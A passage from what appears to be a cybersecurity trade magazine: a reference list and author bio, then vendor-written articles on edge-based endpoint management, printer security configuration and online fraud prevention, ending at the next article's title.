


Figure 4. The fundamental principles for a mature profession. Source: Creating the Next Generation Cybersecurity Auditor: Examining the Relationship between It Auditors' Competency, Audit Quality, & Data Breaches by Blake Curtis. 2022. <https://www.proquest.com/openview/0484b9b2f7afc71804af87a03dfd5702/1?pq-origsite=gscholar&cbl=18750&diss=y>

References

1. Curtis B. Creating the Next Generation Cybersecurity Auditor: Examining the Relationship between IT Auditors' Competency, Audit Quality, & Data Breaches [Doctoral dissertation] [Internet]; 2022. Available from: <https://www.proquest.com/dissertations-theses/creating-next-generation-cybersecurity-auditor/docview/2680312317/se-2>.
2. Buhai SL. Profession: A definition. *Fordham Urban Law Journal* [Internet]. 2012;40(1):241. Available from: <https://heinonline.org/HOL/LandingPage?handle=hein.journals/frdurb40&div=11&id=&page=>.
3. Boyle P. Association of American Medical Colleges (AAMC): Medical school applicants and enrollments hit record highs; underrepresented minorities lead the surge [Internet]; 2022. Available from: <https://www.aamc.org/news-insights/medical-school-applicants-and-enrollments-hit-record-highs-underrepresented-minorities-lead-surge>.
4. American Educational Research Association (AERA), American Psychological Association (APA), National Council on Measurement in Education (NCME). Standards for educational and psychological testing [Internet]. Washington, DC: American Educational Research Association; 2014. Available from: <https://www.apa.org/science/programs/testing/standards>.
5. Carey JL. Rise of the accounting profession, v. 2. To responsibility and authority, 1937-1969 [Internet]. New York, NY: American Institute of Certified Public Accountants (AICPA); 1970. (Guides, Handbooks and Manuals.). Available from: https://egrove.olemiss.edu/cgi/viewcontent.cgi?article=1030&context=aicpa_guides.
6. American Institute of Certified Public Accountants (AICPA). Become a cpa: CPA licensure [Internet]; 2021. Available from: <https://www.aicpa.org/becomeacpa/licensure.html>.
7. ISACA. Certified information system auditor (CISA): Review manual. 26th ed. Rolling Meadows, IL: ISACA; 2015b. 377 p.
8. ISACA. Get cisa certified: Apply for certification [Internet]; 2020b. Available from: <https://www.isaca.org/credentialing/cisa/get-cisa-certified>.
9. Curtis B, Villanueva L. The ISACA Podcast: From the board level to the code level [Internet]. [Audio podcast]: ISACA; 2022. Available from: <https://www.isaca.org/resources/news-and-trends/isaca-podcast-library/from-the-board-level-to-the-code-level>.
10. Lysaght RM, Altschuld JW. Beyond initial certification: The assessment and maintenance of competency in professions. *Evaluation and Program Planning* [Internet]. 2000;23(1):95–104. Available from: [https://doi.org/10.1016/S0149-7189\(99\)00043-9](https://doi.org/10.1016/S0149-7189(99)00043-9).
11. Moyers PA. The ramifications of regulatory reform. *Am J Occup Ther* [Internet]. 1998;52(9):702–708. Available from: <https://doi.org/10.5014/ajot.52.9.702> 10.5014/ajot.52.9.702.

12. Department of Defense (DoD). Cyber workforce management program: DoD approved 8570 baseline certifications [Internet]: DoD Cyber Exchange; 2021. Available from: <https://public.cyber.mil/cw/cwmp/dod-approved-8570-baseline-certifications/>.
13. Lewis M. Examining the relationship between CISSP certification and job performance: A Variance-based Approach [Doctoral dissertation, Capella University] [Internet]; 2020. Available from: <https://search.proquest.com/openview/9b967510d56ded7de261750aa758327e/1?pq-origsite=gscholar&cbl=18750&diss=y>.
14. Vizza T. ISC2: 7 reasons why you should pursue cissp certification [Internet]: ISC2; 2022. Available from: <https://www.isc2.org/Articles/7-Reasons-Why-You-Should-Pursue-CISSP-Certification>.
15. U.S. Bureau of Labor Statistics (BLS). Barbers, hairstylists, and cosmetologists: How to become a barber, hairstylist, or cosmetologist [Internet]: Bureau of Labor Statistics, U.S. Department of Labor; 2022. Available from: <https://www.bls.gov/ooh/personal-care-and-service/barbers-hairstylists-and-cosmetologists.htm#tab-4>.
16. U.S. Bureau of Labor Statistics (BLS). Construction and building inspectors: How to become a construction or building inspector [Internet]: Bureau of Labor Statistics, U.S. Department of Labor; 2022. Available from: <https://www.bls.gov/ooh/construction-and-extraction/construction-and-building-inspectors.htm#tab-4>.
17. U.S. Bureau of Labor Statistics (BLS). How to become an accountant or auditor: Licenses, certifications, and registrations [Internet]: Bureau of Labor Statistics, U.S. Department of Labor; 2022. Available from: <https://www.bls.gov/ooh/business-and-financial/accountants-and-auditors.htm#tab-4>.
18. U.S. Bureau of Labor Statistics (BLS). Pharmacists: How to become a pharmacist [Internet]: Bureau of Labor Statistics, U.S. Department of Labor; 2022. Available from: <https://www.bls.gov/ooh/healthcare/pharmacists.htm#tab-4>.
19. U.S. Bureau of Labor Statistics (BLS). Physicians and surgeons: How to become a physician or surgeon [Internet]: Bureau of Labor Statistics, U.S. Department of Labor; 2022. Available from: <https://www.bls.gov/ooh/healthcare/physicians-and-surgeons.htm#tab-4>.
20. Becker HS. Sociological work: Method & substance [Internet]. New York, NY: Routledge; 2017. Available from: https://www.amazon.com/Sociological-Work-Substance-Fanny-Ginor-ebook-dp-B0761Z4KN4/dp/B0761Z4KN4/ref=mt_other?_encoding=UTF8&me=&qid=1626039966.
21. Örtenblad A. Professionalizing leadership: Debating education, certification, and practice. Cham, Switzerland: Springer International Publishing; 2018. 538 p.
22. National Institute of Standards and Technology (NIST). National initiative for cybersecurity education (NICE): NICE framework resource center: History [Internet]; 2021. Available from: <https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/history>.
23. Nilsen RK. Measuring cybersecurity competency: An exploratory investigation of the cybersecurity knowledge, skills, and abilities necessary for organizational network access privileges

[Doctoral dissertation, Nova Southeastern University] [Internet]; 2017. English. Available from: <https://search.proquest.com/docview/1972135975?accountid=44888>.

24. Peterson R, Santos D, Smith M, Wetzel K, Witte G. National initiative for cybersecurity education (NICE): Cybersecurity workforce framework: Rev.1. NIST Special Publication (NIST SP) [Internet]. 2020;800(181). Available from: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-181r1.pdf> 10.6028/NIST.SP.800-181.

25. Shoemaker D, Kohnke A, Sigler K. A guide to the national initiative for cybersecurity education (NICE) cybersecurity workforce framework (2.0). Boca Raton: CRC Press Taylor & Francis Group; 2016. xvii, 293 pages ;. (Internal Audit and IT Audit).

26. Skills Framework for the Information Age (SFIA). Mapping sfia 8 skills to nice work roles [Internet]: Skills Framework for the Information Age (SFIA); 2022. Available from: <https://sfia-online.org/en/tools-and-resources/sfia-views/sfia-view-information-cyber-security/mapping-nice-work-roles-to-sfia-skills>.

27. Skills Framework for the Information Age (SFIA). Skills framework for the information age (SFIA) 7: The complete reference [Internet]; 2018. Available from: <https://sfia-online.org/en/sfia-7/documentation>.

About the Author



Dr. Blake Curtis, Sc.D, CISA, CRISC, CISM, CGEIT, CDPSE, CISSP, COBIT . Dr. Curtis has a proven track record of creating global information assurance programs for government, commercial, international, and healthcare sectors. He leads teams that assess various aspects of risk and ensures compliance with applicable state, federal, and regulatory requirements. In addition, Blake manages large initiatives that leverage a combination of governance and security frameworks to develop tailored programs for enterprises.

Dr. Curtis is also a research scientist who led an international study titled "The Next Generation Cybersecurity Auditor," where he discovered a technical competency gap in Big Four IT Auditors and SMEs. His research results can be generalized to 151,000 IT auditors.

Dr. Curtis also helped debunk the 10,000-hour rule. Most importantly, Dr. Blake Curtis is the first scientist to scientifically debunk the "years of experience" fallacy. His study proved that task-based experience is more objective than time-based experience. Blake is also the author of "How to Complete Your Master's Degree in One Semester.", which has over 15,000 views and has helped over 150 students complete their master's degrees in record-setting times.

Dr. Blake Curtis can be reached on LinkedIn and at <https://www.linkedin.com/in/reginaldblakecurtis/>



Endpoint Security on the Edge

By Dan Richings, Senior Vice President Product Management, Adaptive

The average enterprise organization has thousands of endpoint devices, ranging from desktop PCs through to laptops and point of sale systems. Almost half of them are ticking security time bombs just waiting for an attacker to strike.

Adaptive and Ponemon Institute surveyed 629 cybersecurity and IT operations professionals about the state of their endpoint management, and the results were grim. According to IT security and operations staff, 48% of their client devices were either running obsolete software or were totally invisible to the IT team. This makes them prime targets for attackers.

At first glance, this looks like a financial problem. On average, companies spend \$31.50 per year protecting each of these devices, but security and IT operations professionals say that they still don't have the resources to make all of their endpoints secure.

However, a deeper look suggests it's not so much investment that's lacking as innovation. Almost two thirds of survey respondents report visibility problems in endpoint security. When the biggest issue facing today's security and operations teams is that they can't assess or fix many of their client devices, something is clearly broken.

The disconnect is between the old way of doing things and the new reality. While companies were busy implementing yesterday's endpoint protection measures, the world evolved around them. Understanding how is key to solving the problem.

The edge is growing quickly

The first trend was the decentralization of IT infrastructure. The last 15 years or so have seen devices shrink and grow more powerful. At the same time, computing resources gravitated to the cloud. These two developments enabled workers to take their endpoints home, or to the coffee shop. Then, the pandemic accelerated that change in working style.

Consequently, the endpoints that were once in the IT department's control now aren't. Few IT operations staff today have total control over their entire fleet of client devices.

Getting software and operating system updates onto those devices is more difficult than ever. The biggest challenge for survey respondents was maintaining new operating system and application versions across an entire endpoint fleet, at 62 percent. Applying patches and security updates came a close second at 59 percent. As the number of devices increases, that problem will only get worse.

Threats escalated

As endpoints migrate to an unpredictable, unmanageable network edge, the threat landscape also evolved. When Amazon first launched AWS in 2006, kicking off the modern cloud era, ransomware was a cottage industry focused on consumers. Today, ransomware breaches, which primarily attack the endpoint, are at an all-time high (and are also the biggest worry for survey respondents at 48 percent).

The second biggest fear among survey respondents is zero-day exploits. If you're having problems securing your endpoints, then zero-days will keep you up at night. If a zero-day appears and you don't know when you're next going to see a client device, then the race is on between you and an army of black hats to reach that endpoint first.

Protection techniques didn't evolve

A shifting endpoint infrastructure, combined with an increasingly aggressive threat landscape, has left conventional protection techniques ineffective. Traditional endpoint management and security methods rely on a centralized approach that doesn't work in a decentralized environment. Many companies haven't yet caught up.

For years, many companies kept their endpoint management resources at the center of their infrastructure. It made sense, because that's where the client devices were. Devices would communicate with a server to get the latest software updates and configuration settings.

This approach had its inefficiencies on both the server and the client side. For example, companies had to scale their back-end distribution infrastructure to support the endpoint population. The survey found that companies maintain roughly one distribution server for every six endpoints. Client devices also had to support multiple back-end endpoint management systems. Respondents reported running an average of over seven separate agents on each client device to support their different server-based management tools.

Companies could ignore those inefficiencies when everything was on the same network and always reachable. Now that most endpoints have relocated to the edge, those centralized solutions are suffering from performance and scalability issues. That's why IT teams report leaving half of their endpoint estate vulnerable to attack.

Companies will feel this pain more acutely as time goes on and their centralized infrastructure strains under its own weight. Six in ten of our respondents reported that their distribution servers have grown in number. Only 38% are keeping up with this distribution sprawl.

Time for a new approach

Something has to change. Companies have acknowledged the problem and are planning to spend more on improving the distribution servers that underpin endpoint management infrastructure. On average, they will increase their expenditure from 12% to 21% in the next year. However, where they spend that money will be critically important.

Simply investing more in centralized distribution infrastructures won't solve the problem. It will increase management costs without doing much to improve device visibility, and every new security solution that bolts onto your existing stack will make it more complex and less agile. Employing more people to find and fix systems won't work either, because they can't fix what they can't see.

Instead, it's time to make those dollars work smarter. Rather than trying to control a disparate population of highly distributed endpoint devices from the center, consider managing from the edge.

Here's how to make your dollars work smarter. Rather than relying on tools that run on centralized infrastructure to monitor and maintain widely distributed endpoint devices, consider utilizing your edge as the infrastructure instead. Shifting from centralized infrastructure, whether on-prem or in the cloud, to one powered by your edge will help keep endpoints visible, allowing them to remain up to date to protect them against threats. You'll have complete visibility from your position of central control and be able to see with more clarity how your endpoint devices are behaving while containing costs.

This will allow you to eliminate distribution servers from your architecture, as the apps that monitor and maintain your endpoints will reside and execute on your edge rather than on unscalable centralized servers. This will create a self-sustaining, fault-tolerant, and adaptive network of peer-to-peer endpoints that heighten performance, security, and resilience. Half of our 629 survey respondents tell us that a remote workforce has made it difficult for them to distribute the security updates and patches that people need. In a new, decentralized reality, these client devices can instead use their spare computing and storage resources to distribute security patches, configuration changes, and software updates to their peers securely and reliably.

With many employees unlikely to return to the office full-time, managing endpoint security in an edge-centric world is a priority. It's time to revolutionize endpoint management and push it to the edge.


About the Author



Dan Richings, Senior Vice President Product Management, Adaptiva

Based in the UK and with Adaptiva since 2015, Dan oversees the management of Adaptiva's products and solutions and plays a key role in determining the product roadmap for the company and delivering on customer needs. Dan has a strong technical background in IT Systems Management across a career spanning numerous industry sectors including construction, design & consulting, software development and IT professional services.

Dan can be reached online via LinkedIn at: <https://www.linkedin.com/in/dan-richings-1b7a9628/?originalSubdomain=uk> Via Twitter at @dan_richings And at our company website <https://adaptiva.com/>



Printers: Filtering Through the Noise to Fill the Printer Cyber Security Gap

By Jim LaRoe, CEO of Symphion

We know that printers are no longer dummy standalone units— they're complex computer endpoints (actually servers). They're on wheels on corporate networks with trusted internal access and are managed to factory defaults (open and unconfigured). That makes them huge cyber threats that organizations (across the globe) are scrambling to control, but don't know how to address the unique challenges presented.

To truly understand the challenges and develop an effective solution, decision makers need a view from inside the print industry and evaluation criteria to filter through the noise.

Understanding The Issue

It's important to first understand that a massive underlying factor causing this global issue is the based on the human behavior involved. For decades, it has been standard protocol for printers to be installed

to “factory defaults” for ease of management and reset to “factory defaults” after every maintenance or service, even if configured for security. Despite rich, built-in security features to protect the data and businesses, the industry ships, installs and manages them with extreme vulnerabilities such as published factory default administrator passwords that anyone can look up on the Internet and all ports open. The industry also does not patch printers and printer OEMs recommend against patching because of risk to the printers.

Also, there has been no technology or automation available to configure printers for security across all of the many makes, models and ages of printers that comprise even the smallest print fleets. Unlike their desktop, laptop and server cousins, each printer OEM has its own device management software, but it’s limited to their own brand and latest models and must be operated by customers.

This industry human behavior and lack of automation for visibility and control combine to make printers truly the weakest links for always opportunistic criminals. Even one printer, with its trusted internal network access and lack of controls, can provide the jackpot of a stock pile of valuable data to steal or a direct on-ramp into a business’ network for ransomware injection.

Businesses Have Awakened

Information security departments have awakened to this extreme risk and are using their vulnerability scanning software products with their external only (they can’t log into printers like desktops or servers) penetration testing on printers. They’re getting proof of the extreme exposures presented and are demanding that printer endpoint owners immediately address the risk by establishing the basics of cyber hygiene. And, they’re continuing to scan them.

Lots Of Confusion, What You Need to Know

But, printer endpoint owners don’t know what to do and we’re seeing many false starts resulting in unnecessary cost and business disruptions. Everybody is looking for options that actually work, but are sometimes falsely believing that their choice offers the technology, labor force and expertise to address it.

To evaluate options, the following criteria should be weighed:

1. Does it fill the gap? (Is it comprehensive of all the devices in the fleet?)
2. Does it keep it filled? (e.g., Does it address the human behavior of “factory default” reset?)
3. Are all the direct costs apparent or are there hidden costs?
4. What is its potential to disrupt business? It is designed not to disrupt our business?
5. What is the ability to execute?
6. Is it adaptable to change in our fleet, network, business and security controls without cost?

Here are four options (common strategies) that we see most companies attempt and how they match up:

1. **Attempt to Do it Themselves (DIY).** While DIY may seem attractive at first glance, it's complicated, if not impossible, to execute for this niche of cyber security. It's more likely to disrupt business operations than secure the printers in the involved print fleet and also includes a very high hidden labor cost. Each printer OEM offers device management software to manage its own brand and devices, however the software only works with the latest models. The tendency has been for businesses to assign an employee or employees to obtain, learn, operate, update and vigilantly **try to cobble each software product together to operate all the makes, models and ages of printers that comprise the fleet.** This approach has always been destined to fail. Even the brightest IT or IS employees are not familiar with the intricacies of printer configuration or patch management – especially across the diversity presented by even a small fleet. This effort is guaranteed to disrupt print service delivery and interrupt business, not be comprehensive to fill the gap and distracts otherwise productive employees from important core business efforts. Moreover, DIY includes substantial hidden labor cost, not only from the manual effort involved to operate the involved software products, but also from the cost of training and managing cross-device printer and cyber security expertise and the high cost of guaranteed human error. Additionally, the DIY option does not address the security risk created by the print industry human behavior of managing and resetting to factory default after servicing printers, thereby eliminating even the best-intentioned security configuration.

Fills gap	Keeps Filled	Costs Apparent	Not Disrupt	Ability to Execute	Adapt w/o cost
-----------	--------------	----------------	-------------	--------------------	----------------

2. **Buy All New Printers & Standardize on One Brand.** This is the most common recommendation from printer OEMs – as you can imagine, printer OEMs want customers to buy and standardize on their newest printers. They tout advanced cyber security hardware features managed by their own proprietary, brand and latest model-limited proprietary device management software and some offer professional services teams to help customers “get started.” However, the reality is that budgets are tight and printer fleets are necessarily comprised of many makes, models and ages of printers, those printers are already working in that business (legacy) and changing out them out, without visibility and control of the whole fleet, is complicated and is guaranteed to have disruptive and costly consequences. While the discussion is often in terms of “automatic” configuration or operation, this approach involves the same DIY risk and labor cost of DIY because none of these OEMs operate their device management software for customers.

Fills gap	Keeps Filled	Costs Apparent	Not Disrupt	Ability to Execute	Adapt w/o cost
-----------	--------------	----------------	-------------	--------------------	----------------

- 3. Rely on Managed Print Services (MPS).** The biggest issue with this strategy is that MPS vendors are not focused on or trained in security. Instead, they're focused on supplying and servicing the printers and supplying the consumables (toner and staples) to maintain the important print service for which they get paid. The common print fleet management tools that MPS providers use to track image counts (also referred to as "clicks") and consumables do not report, monitor or remediate printer security settings. Security settings are hidden to them. MPS providers offer other software such as pull printing (also referred to as secure release) software to protect printer output (printed sheets) from being seen by the wrong eyes and enterprise output management software products to establish administrative rules for printing (like printing on both sides or only in black and white) to save cost. But these products, while delivering an aspect of security, do not address the printers' security configurations or patch management. MPS providers may attempt to cobble together OEM brand-limited software products or attempt to manually address this risk, but they face the same limitations discussed in the first two strategies above.

Fills gap	Keeps Filled	Costs Apparent	Not Disrupt	Ability to Execute	Adapt w/o cost
-----------	--------------	----------------	-------------	--------------------	----------------

- 4. Rely on Managed Security Services Providers (MSSPs).** Managed security service providers do provide excellent solutions to address most IT security needs; however, if they are including printers in the scope of their services, they are similarly limited to reporting externally scanned vulnerabilities and recommending security controls. Other software products, such as Security Information Event Management (SIEM), simply does not report or manage printer security configurations or patch manage printers because they cannot access the devices. Similarly, there are software products that inventory Internet of Things (IoT) devices on corporate networks by sniffing the network traffic, but these products also do not provide basic printer cyber hygiene of printer security configuration management or patch management.

Fills gap	Keeps Filled	Costs Apparent	Not Disrupt	Ability to Execute	Adapt w/o cost
-----------	--------------	----------------	-------------	--------------------	----------------

The Way Forward

What's the way forward? How do businesses address this urgent, niche need when they don't have the available labor force, skill set or technology to cyber harden a print fleet? The last things anybody wants are for their business to be disrupted or to have to try to log into each printer to check all the printers in the fleet or check the work of somebody else trying to do it manually or with cobbled together printer OEM software or install multi-versioned printer firmware that might break the printers.


The way forward, as we've seen, is not be through any existing SIEM, SOAR or MDR solutions due to the inherent issues and complexity of the networked printer (as detailed above). And obviously you can't always just completely replace the entire print fleet to standardize on OEM print security software, with all associated direct and hidden costs and disruptions. The new, and quickly growing, printer and IoT security management category has been specifically created to effectively and easily overcome the issues created by networked printers and IoT devices that can't be handled by existing cyber security solutions. These solutions are based on a completely different approach than traditional cyber security platforms, which enable them to uniquely deal with what are essentially open devices and servers.

These new categories include automation that works on all the printers in the fleet (regardless of makes, models, ages or firmware versions involved and the changes) and has outsourced, dedicated personnel to run the systems so customers can focus on their core business. Importantly, this platform is based on management consulting that specializes in printer security to provide a proven process designed to turn up security without disrupting business operations – while ensuring the controls and polices are correct and continue to be correct. The same will address these needs with other IoT devices as they exponentially increase in numbers (and configurability) on corporate networks – creating ever increasing threats to all industries, especially healthcare.

About the Author

Jim LaRoe is Symphion's dynamic leader with a special combination of skills, experience and insight that has driven our success. Jim is a Rice University engineer, accomplished trial lawyer, repeat successful entrepreneur and the founder and leader of Symphion as a successful international software and solutions provider.

Jim can be reached at [LinkedIn](#) and at our company website www.symphion.com



About Symphion

Symphion, Inc. is a Dallas, Texas based software and services company focused on continual innovation, seamless delivery and dedication to excellence in customer service. Our world class cybersecurity solutions are designed to provide cyber security results to eliminate cost and risk.



Fraud Prevention Tips for Online Businesses

Well-implemented fraud prevention measures can ensure your business thrives today and is future proof for tomorrow.

By Patrick Kelly, Americas Head of Sales, ShuftiPro

The explosive growth of Ecommerce during the pandemic has been well reported. Less known is the role of social media influencers in this growth. A recent report found that [60% of consumers](#) have been influenced by social media or blogs while shopping online. And along with the social media component of online sales, opportunities for online fraud have inevitably appeared.

According to estimates, online business losses were at least [20 billion U.S. dollars](#) globally in 2021 – up more than 14% growth from 2020. More scams and attacks put businesses under stress. In 2021, the most common fraud type was chargeback fraud also known as friendly fraud. Almost [40% of survey respondents \(including customers and sellers\) experienced this type of fraud](#) worldwide. It impacted 30% of online sellers in the US alone. The new scams (such as card testing, identity thefts and account

takeover) put additional pressure on businesses to take an action and implement new strategies and technology to detect and prevent future scams and attacks.

Social media fraud causes problems for both users and businesses. Companies need to leverage social media for sales and help to connect with global customers. But social media crimes have been increasing, with victims losing more than just money. The online scam industry is becoming more organized and involves criminal groups. Today, frauds are less focused on non-targeted users and are victimizing specific groups to increase conversion rates.

Three steps to reduce online fraud

Businesses can protect themselves from any attacks and frauds with well-developed and strategized measures.

First, a key to protecting the business is to have an instant and accurate identity verification measure. Social media is an attractive target for threat actors. They can reach billions of people due to the lack of identity verification measures on social media platforms. According to the Federal Trade Commission's latest Consumer Protection Data Spotlight, the largest number of reports came from users who were scammed trying to buy something they saw marketed on social media.

Social media is not the only platform that fraudsters took advantage of during the pandemic. Remote and hybrid working was another area. Many businesses chose to adopt permanent work from home and hybrid policies. Identity verification is now more important than ever as cloud usage increases. Businesses can reduce risk by implementing Know Your Customer (KYC) into the onboarding process to effectively verify customer identities.

To steal an identity or misuse access protocols or employee credentials are the initial steps to fraudulent activity or a data breach. According to the Aite-Novarica Group, [47%](#) of Americans experienced financial identity theft in 2020. Before the pandemic identity fraud was the [second concern](#) of consumer complaints. More than one in four people who reported monetary fraud in [2021](#) said it started on social media. Failing to properly verify identity and implement robust KYC policies can damage the business not only its economic status but also its reputation.

Second, businesses need robust Anti-Money Laundering (AML) screening measures to detect, flag, and report suspicious transactions. Businesses need to have technology-powered protection to implement robust AML measures. Artificial Intelligence (AI) and Machine Learning (ML)-powered technologies offer instant and accurate solutions to prevent known threat actors from processing transactions. AML systems can search for risks from large volumes of data and detect potential threats.

Finally, it is vital to have additional preventative measures that go beyond the technology. Unfortunately, KYC and AML are not always sufficient. On some occasions people with legitimate identities that can bypass KYC and AML checks are also capable of fraudulent activity. Therefore, businesses need to constantly monitor transactions to identify low, medium and high-risk customers. Businesses can mitigate the potential fraud by analyzing billing and shipping information, as well as IP addresses of customers. Early detection of any inconsistencies can help businesses from damage.


Reminder

Businesses that are not experienced in fraud prevention technology or did not invest in any measures are often the main targets of fraud attacks. Employing social media influencers in marketing can increase the risk unless safeguards are implemented.

Protection comes in layers. Take a step-by-step approach and begin working on your strategy to mitigate the risks of online fraud. Accurate and instant identity verification is necessary to have and start with. Identify each identity that enters the system under certain AML and KYC measures. Lastly, implement AI-ML-driven technologies to analyze trends with constant transaction monitoring.

A vulnerable system that is open to attacks not only costs a significant amount fiscally but also damages a business' reputation. Well-implemented fraud prevention measures can ensure your business thrives today and is future proof for tomorrow.

About the Author



Patrick Kelly is an experienced professional in digital identity and multi-modal biometrics designed “to prove you are who you say you are.” He is head of sales for [ShuftiPro](https://shuftipro.com/) in the Americas. Patrick can be reached online at our company website <https://shuftipro.com/>



How SMBs Can Overcome Microsoft 365 Security Issues

By Matthew Warner, CTO and Co-Founder, Blumira

